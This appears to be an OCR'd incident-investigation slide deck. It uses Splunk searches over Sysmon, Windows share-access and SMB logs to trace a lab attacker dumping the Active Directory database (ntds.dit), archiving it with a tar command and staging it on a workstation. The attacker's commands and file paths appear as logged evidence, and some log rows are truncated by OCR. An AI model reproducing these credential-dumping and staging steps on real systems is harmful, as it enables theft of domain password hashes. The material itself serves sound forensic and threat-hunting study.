
```
Keywords=Audit Success
Message=A network share object was checked to see whether client can be granted desired access.

Subject:
        Security ID:            THIRSTYBERNER\Administrator
```

_time	dest	dest_ip	Relative_Target_Name	Security_ID	Share_Name	Share_Path	Source_Address	user	Accesses
2019-08-02 11:23:53	titan.thirstyberner.com	10.1.1.10	Files\kennwort\registry\SYSTEM	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	READ_CONTROL
2019-08-02 11:23:54	titan.thirstyberner.com	10.1.1.10	FILES\KENNWORT\KENNWORT.TAR.GZ	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	READ_CONTROL
2019-08-02 11:23:54	titan.thirstyberner.com	10.1.1.10	Files\kennwort\kennwort.tar.gz	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	ReadAttributes
2019-08-02 11:23:56	titan.thirstyberner.com	10.1.1.10	Files\kennwort\Active Directory\ntds.dit	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	READ_CONTROL
2019-08-02 11:23:56	titan.thirstyberner.com	10.1.1.10	Files\kennwort\Active Directory	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	SYNCHRONIZE
2019-08-02 11:24:00	titan.thirstyberner.com	10.1.1.10	Files\kennwort\kennwort.tar.gz	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	READ_CONTROL
2019-08-02 11:24:00	titan.thirstyberner.com	10.1.1.10	Files\kennwort\kennwort.tar.gz	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	ReadAttributes
2019-08-02 11:24:14	titan.thirstyberner.com	10.1.1.10	FILES\KENNWORT\KENNWORT.TAR.GZ	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	READ_CONTROL
2019-08-02 11:24:14	titan.thirstyberner.com	10.1.1.10	Files\kennwort\kennwort.tar.gz	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	READ_CONTROL
2019-08-02 11:24:14	titan.thirstyberner.com	10.1.1.10	Files\kennwort	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	SYNCHRONIZE
2019-08-02 11:24:14	titan.thirstyberner.com	10.1.1.10	Files\kennwort\kennwort.tar.gz	THIRSTYBERNER\Administrator	*\C$	\??\C:\	10.1.1.100	Kpilsner	ReadAttributes

```
Access Request Information:
        Access Mask:            0x100081
        Accesses:               SYNCHRONIZE
                                ReadData (or ListDirectory)
                                ReadAttributes
```





i	Time	Event
>	8/2/19 11:23:58.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2019-08-02T11:23:58.574241100Z'/><EventRecordID>53629</EventRecordID><Correlation/><Execution ProcessID='3700' ThreadID='3020'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>AGRADY-L.froth.ly</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>technique_id=T1044,technique_name=File System Permissions Weakness</Data><Data Name='UtcTime'>2019-08-02 11:23:58.573</Data><Data Name='ProcessGuid'>{EBF7A186-4CB9-5D42-0000-0010CE488201}</Data><Data Name='ProcessId'>11364</Data><Data Name='Image'>C:\Windows\system32\cmd.exe</Data><Data Name='TargetFilename'>C:\Windows\Temp\kennwort.tar.gz</Data><Data Name='CreationUtcTime'>2019-08-02 11:23:58.573</Data></EventData></Event> EventCode = 11 | EventDescription = File Created | dest = AGRADY-L.froth.ly | dest_ip = 10.1.1.100 | host = AGRADY-L | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
>	8/2/19 11:23:38.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2019-08-02T11:23:38.423728700Z'/><EventRecordID>53624</EventRecordID><Correlation/><Execution ProcessID='3700' ThreadID='3020'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>AGRADY-L.froth.ly</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>technique_id=T1059,technique_name=Command-Line Interface</Data><Data Name='UtcTime'>2019-08-02 11:23:38.418</Data><Data Name='ProcessGuid'>{EBF7A186-4D2A-5D42-0000-0010EC9C8301}</Data><Data Name='ProcessId'>13348</Data><Data Name='Image'>C:\Windows\System32\tar.exe</Data><Data Name='FileVersion'>3.3.2 (WinBuild.160101.0800)</Data><Data Name='Description'>bsdtar archive tool</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>bsdtar</Data><Data Name='CommandLine'>tar -czvf kennwort.tar.gz *</Data><Data Name='CurrentDirectory'>z:\Files\kennwort\</Data><Data Name='User'>NT AUTHORITY\SYSTEM</Data><Data Name='LogonGuid'>{EBF7A186-D145-5D41-0000-0020E7030000}</Data><Data Name='LogonId'>0x3e7</Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>System</Data><Data Name='Hashes'>SHA1=F148E8C93A0F6E2D28D598917F01A6BF27C67A5D,MD5=9CD66B93520B6DD13C71EAEF487D7899,SHA256=51A4916041A228633FF83FFC62D97BA1237D0CCDCE8BA1B13EC1B5809DC0273D,IMPHASH=5BE130F9F3C9B27950553BFCADEDDDF3</Data><Data Name='ParentProcessGuid'>{EBF7A186-4CB9-5D42-0000-0010CE488201}</Data><Data Name='ParentProcessId'>11364</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>C:\Windows\system32\cmd.exe</Data></EventData></Event> EventCode = 1 | EventDescription = Process Create | dest = AGRADY-L.froth.ly | dest_ip = 10.1.1.100 | host = AGRADY-L | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | user = NT AUTHORITY\SYSTEM


Type	Field	Value
Selected	CommandLine	tar -czvf kennwort.tar.gz *
	CurrentDirectory	z:\Files\kennwort\
	Description	bsdtar archive tool
	EventCode	1
	EventDescription	Process Create
	Image	C:\Windows\System32\tar.exe
	OriginalFileName	bsdtar
	ParentCommandLine	C:\Windows\system32\cmd.exe
	dest	AGRADY-L.froth.ly
	dest_ip	10.1.1.100
	host	AGRADY-L
	source	WinEventLog:Microsoft-Windows-Sysmon/Operational
	sourcetype	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
	user	NT AUTHORITY\SYSTEM

i	Time	Event
>	8/2/19 11:23:58.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2019-08-02T11:23:58.574241100Z'/><EventRecordID>53629</EventRecordID><Correlation/><Execution ProcessID='3700' ThreadID='3020'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>AGRADY-L.froth.ly</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>technique_id=T1044,technique_name=File System Permissions Weakness</Data><Data Name='UtcTime'>2019-08-02 11:23:58.573</Data><Data Name='ProcessGuid'>{EBF7A186-4CB9-5D42-0000-0010CE488201}</Data><Data Name='ProcessId'>11364</Data><Data Name='Image'>C:\Windows\system32\cmd.exe</Data><Data Name='TargetFilename'>C:\Windows\Temp\kennwort.tar.gz</Data><Data Name='CreationUtcTime'>2019-08-02 11:23:58.573</Data></EventData></Event> EventCode = 11 | EventDescription = File Created | dest = AGRADY-L.froth.ly | dest_ip = 10.1.1.100 | host = AGRADY-L | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational
>	8/2/19 11:23:38.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2019-08-02T11:23:38.423728700Z'/><EventRecordID>53624</EventRecordID><Correlation/><Execution ProcessID='3700' ThreadID='3020'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>AGRADY-L.froth.ly</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>technique_id=T1059,technique_name=Command-Line Interface</Data><Data Name='UtcTime'>2019-08-02 11:23:38.418</Data><Data Name='ProcessGuid'>{EBF7A186-4D2A-5D42-0000-0010EC9C8301}</Data><Data Name='ProcessId'>13348</Data><Data Name='Image'>C:\Windows\System32\tar.exe</Data><Data Name='FileVersion'>3.3.2 (WinBuild.160101.0800)</Data><Data Name='Description'>bsdtar archive tool</Data><Data Name='Product'>Microsoft® Windows® Operating System</Data><Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>bsdtar</Data><Data Name='CommandLine'>tar -czvf kennwort.tar.gz *</Data><Data Name='CurrentDirectory'>z:\Files\kennwort\</Data><Data Name='User'>NT AUTHORITY\SYSTEM</Data><Data Name='LogonGuid'>{EBF7A186-D145-5D41-0000-0020E7030000}</Data><Data Name='LogonId'>0x3e7</Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>System</Data><Data Name='Hashes'>SHA1=F148E8C93A0F6E2D28D598917F01A6BF27C67A5D,MD5=9CD66B93520B6DD13C71EAEF487D7899,SHA256=51A4916041A228633FF83FFC62D97BA1237D0CCDCE8BA1B13EC1B5809DC0273D,IMPHASH=5BE130F9F3C9B27950553BFCADEDDDF3</Data><Data Name='ParentProcessGuid'>{EBF7A186-4CB9-5D42-0000-0010CE488201}</Data><Data Name='ParentProcessId'>11364</Data><Data Name='ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>C:\Windows\system32\cmd.exe</Data></EventData></Event> EventCode = 1 | EventDescription = Process Create | dest = AGRADY-L.froth.ly | dest_ip = 10.1.1.100 | host = AGRADY-L | source = WinEventLog:Microsoft-Windows-Sysmon/Operational | sourcetype = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational | user = NT AUTHORITY\SYSTEM

i	Time	Event
⌄	8/2/19 11:23:58.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid= -06F5698FFBD9}'/><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><Keywords>0x80000 meCreated SystemTime='2019-08-02T11:23:58.574241100Z'/><EventRecordID>53629</EventRecordID><Correlation/><Execution ProcessI ><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>AGRADY-L.froth.ly</Computer><Security UserID='S-1-5-18'/> Name='RuleName'>technique_id=T1044,technique_name=File System Permissions Weakness</Data><Data Name='UtcTime'>2019-08-02 11: e='ProcessGuid'>{EBF7A186-4CB9-5D42-0000-0010CE488201}</Data><Data Name='ProcessId'>11364</Data><Data Name='Image'>C:\Windows <Data Name='TargetFilename'>C:\Windows\Temp\kennwort.tar.gz</Data><Data Name='CreationUtcTime'>2019-08-02 11:23:58.573</Data

Event Actions ▾

Type	Field	Value	Actions
Selected	EventCode ▾	11	⌄
	EventDescription ▾	File Created	⌄
	Image ▾	C:\Windows\system32\cmd.exe	⌄
	TargetFilename ▾	C:\Windows\Temp\kennwort.tar.gz	⌄
	dest ▾	AGRADY-L.froth.ly	⌄
	dest_ip ▾	10.1.1.100	⌄
	host ▾	AGRADY-L	⌄
	source ▾	WinEventLog:Microsoft-Windows-Sysmon/Operational	⌄
	sourcetype ▾	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	⌄
Event	Computer ▾	AGRADY-L.froth.ly	⌄
	CreationUtcTime ▾	2019-08-02 11:23:58.573	⌄



```
1 kennwort sourcetype="stream:smb" host=titan
2 | table _time host command{} filename{} filesize{} filename src_ip dest_ip dest_port
3 | sort + _time
```

All time

✓ **20 events** (8/2/19 8:00:00.000 AM to 7/15/25 8:40:07.000 PM) | No Event Sampling | Job | Smart Mode

Events | Patterns | **Statistics (20)** | Visualization

20 Per Page | Format | Preview

_time	host	command{}	filename{}	filesize{}	filename	src_ip	dest_ip	dest_port
2019-08-02 11:23:46.579	titan	smb2 create smb2 create			files\kennwort	FE80:0000:0000:0000:0823:3C23:D4FF:8C8C	FE80:0000:0000:0000:9816:ABA3:3C45:3717	445
2019-08-02 11:23:46.582	titan	smb2 query directory smb2 query directory	. .. Finance kennwort Manufacturing Marketing Research Safety	0 0 0 0 0 0 0 0		FE80:0000:0000:0000:0823:3C23:D4FF:8C8C	FE80:0000:0000:0000:9816:ABA3:3C45:3717	445
2019-08-02 11:23:56.768	titan	smb2 create smb2 create			Files\kennwort	FE80:0000:0000:0000:0823:3C23:D4FF:8C8C	FE80:0000:0000:0000:9816:ABA3:3C45:3717	445
2019-08-02 11:23:56.808	titan	smb2 create smb2 create			Files\kennwort\kennwort.tar.gz	FE80:0000:0000:0000:0823:3C23:D4FF:8C8C	FE80:0000:0000:0000:9816:ABA3:3C45:3717	445
2019-08-02 11:23:56.812	titan	smb2 query directory smb2 query directory	. .. Active Directory kennwort.tar.gz registry	0 0 0 0 0		FE80:0000:0000:0000:0823:3C23:D4FF:8C8C	FE80:0000:0000:0000:9816:ABA3:3C45:3717	445
2019-08-02	titan	smb2 create			Files\kennwort	FE80:0000:0000:0000:0823:3C23:D4FF:8C8C	FE80:0000:0000:0000:9816:ABA3:3C45:3717	445

2019-08-02 11:23:57.322	titan	smb2 create smb2 create		Files\kennwort\kennwort.tar.gz	10.1.1.100	10.1.1.10	445
2019-08-02 11:23:57.326	titan	smb2 create smb2 create		Files\kennwort\kennwort.tar.gz	10.1.1.100	10.1.1.10	445
2019-08-02 11:23:59.197	titan	smb2 create smb2 create		Files\kennwort\Active Directory	10.1.1.100	10.1.1.10	445
2019-08-02 11:23:59.202	titan	smb2 create smb2 create		Files\kennwort\Active Directory\ntds.dit	10.1.1.100	10.1.1.10	445
2019-08-02 11:24:03.796	titan	smb2 create smb2 create		Files\kennwort\kennwort.tar.gz	10.1.1.100	10.1.1.10	445
2019-08-02 11:24:03.799	titan	smb2 create smb2 create		Files\kennwort\kennwort.tar.gz	10.1.1.100	10.1.1.10	445
2019-08-02 11:24:17.137	titan	smb2 create smb2 create		Files\kennwort\kennwort.tar.gz	10.1.1.100	10.1.1.10	445
2019-08-02 11:24:17.139	titan	smb2 create smb2 create		Files\kennwort	10.1.1.100	10.1.1.10	445
2019-08-02 11:24:17.139	titan	smb2 query directory smb2 query directory	. .. Active Directory kennwort.tar.gz registry	0 0 0 4001792 0	10.1.1.100	10.1.1.10	445
2019-08-02 11:24:17.141	titan	smb2 create smb2 create		Files\kennwort\kennwort.tar.gz	10.1.1.100	10.1.1.10	445
2019-08-02 11:24:17.144	titan	smb2 create smb2 create		Files\kennwort\kennwort.tar.gz	10.1.1.100	10.1.1.10	445

What Is Our Timeline?

kennwort

Time	Event(s)	Attributes	Host
11:11:56-11:11:59	Application/325,327	Database created and detached c:\files\kennwort\Active Directory\ntds.dit	titan
11:23:38	Process Creation	tar -czvf kennwort.tar.gz * z:\Files\kennwort\	agrady-l
11:23:43 - 11:24:14	Security/5145 Network Share Checked	Permission check using Kpilsner for all events Activity initiated from agrady-l (10.1.1.100) to titan (10.1.1.10) including file creation and directory enumeration	titan/ agrady-l
11:23:46-11:24:17	SMB Enumeration / File Creation	Activities in kennwort directory similar to Windows fileshare event above	titan/ agrady-l
11:23:58	File Creation	C:\Windows\Temp\kennwort.tar.gz	agrady-l

How Can We Visualize This?

kennwort

IP: 10.1.1.100

Domain: thirstyberner

Computer Name: agrady-l

sourcetype:
Stream:SMB

IP: 10.1.1.10

Domain: thirstyberner

Computer Name: titan

User: kpilsner

11:23:38
tar -czvf kennwort.tar.gz *
Current Directory: z:\Files\kennwort\

11:23:58
File Created: c:\windows\temp\kennwort.tar.gz

11:23:43
File permissions checked
Directories enumerated
Files created locally

What Is Our Narrative?

kennwort

- NTDS.DIT (active directory database) was written out to kennwort folder on titan
- Gzip was created on titan and contained the output of the database
  - tar.exe was initiated on agrady-l
- Gzip was copied from titan Files\kennwort.tar.gz to agrady-l Windows\Temp\kennwort.tar.gz
- Movement to agrady-l could be seen as data staging
- Kpilsner used for all interactions with titan though user isn't tracked in ES

Artifacts Known/Uncovered

kennwort

Frothly Systems

- agrady-l \ 10.1.1.100
- titan \ 10.1.1.10

User

